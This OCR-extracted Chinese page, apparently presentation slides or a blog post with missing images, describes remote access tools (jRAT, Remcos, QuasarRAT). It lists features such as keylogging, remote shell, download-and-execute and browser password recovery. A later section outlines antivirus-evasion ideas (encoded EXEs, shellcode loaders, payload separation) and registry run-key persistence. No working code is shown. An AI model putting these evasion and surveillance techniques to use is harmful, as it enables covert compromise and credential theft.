
Jrat


jRAT是一个用Java编写的远程管理工具，利用Java环境卓越的跨系统能力对Windows，Linux，Mac OS X和BSD全面兼容。



Remcos Remote Control

Remcos可让您远程控制和管理一台或多台计算机。
如果您需要从远程位置使用**PC**，
或者您需要从一个位置监控整个计算机网络，并对每个计算机拥有完全控制权，
那么这是一个完美的解决方案。
Remcos旨在通过释放**C ++**和**Delphi**编程语言的全部功能来提供性能，
速度和轻量级操作。
远程控制**PC**的私人用户，还是想要从一台计算机管理数百台计算机的大公司，
Remcos都能满足您的需求！
使用**Remcos**，您可以同时控制您家，公司，工厂，学校或教室的所有计算机。






QuasarRAT

Quasar是一种用C＃编码的快速轻量级远程管理工具。用法范围从用户支持到日常管理工作到员工监控。Quasar提供高稳定性和易用的用户界面，是您理想的远程管理解决方案。

特征

TCP网络流（IPv4和IPv6支持）
快速网络序列化（协议缓冲区）
压缩（QuickLZ）和加密（TLS）通信
多线程
UPnP支持
No-Ip.com支持
访问网站（隐藏和可见）
显示消息框
任务管理器
文件管理器
启动管理器
远程桌面
远程外壳
下载并执行
上传和执行
系统信息
计算机命令（重启，关机，待机）
键盘记录（Unicode支持）
反向代理（SOCKS5）
密码恢复（常见浏览器和FTP客户端）
注册编辑器



来点干货


用大白话简单解读一下”近几年”出的几个免杀“新”思路 免杀其实很简单


自定义编码加密EXE实现免杀？

给shellcode做个loader？

payload分离实现免杀？

思路解读 一款来自2015年的工具 已加入铸剑靶场豪华午餐





时间比较紧 几张不太老的效果图

免杀解读的够多了 随手演示个启动方式吧


人生需要狂野一点 来个最敏感的操作吧　直接写注册表启动项

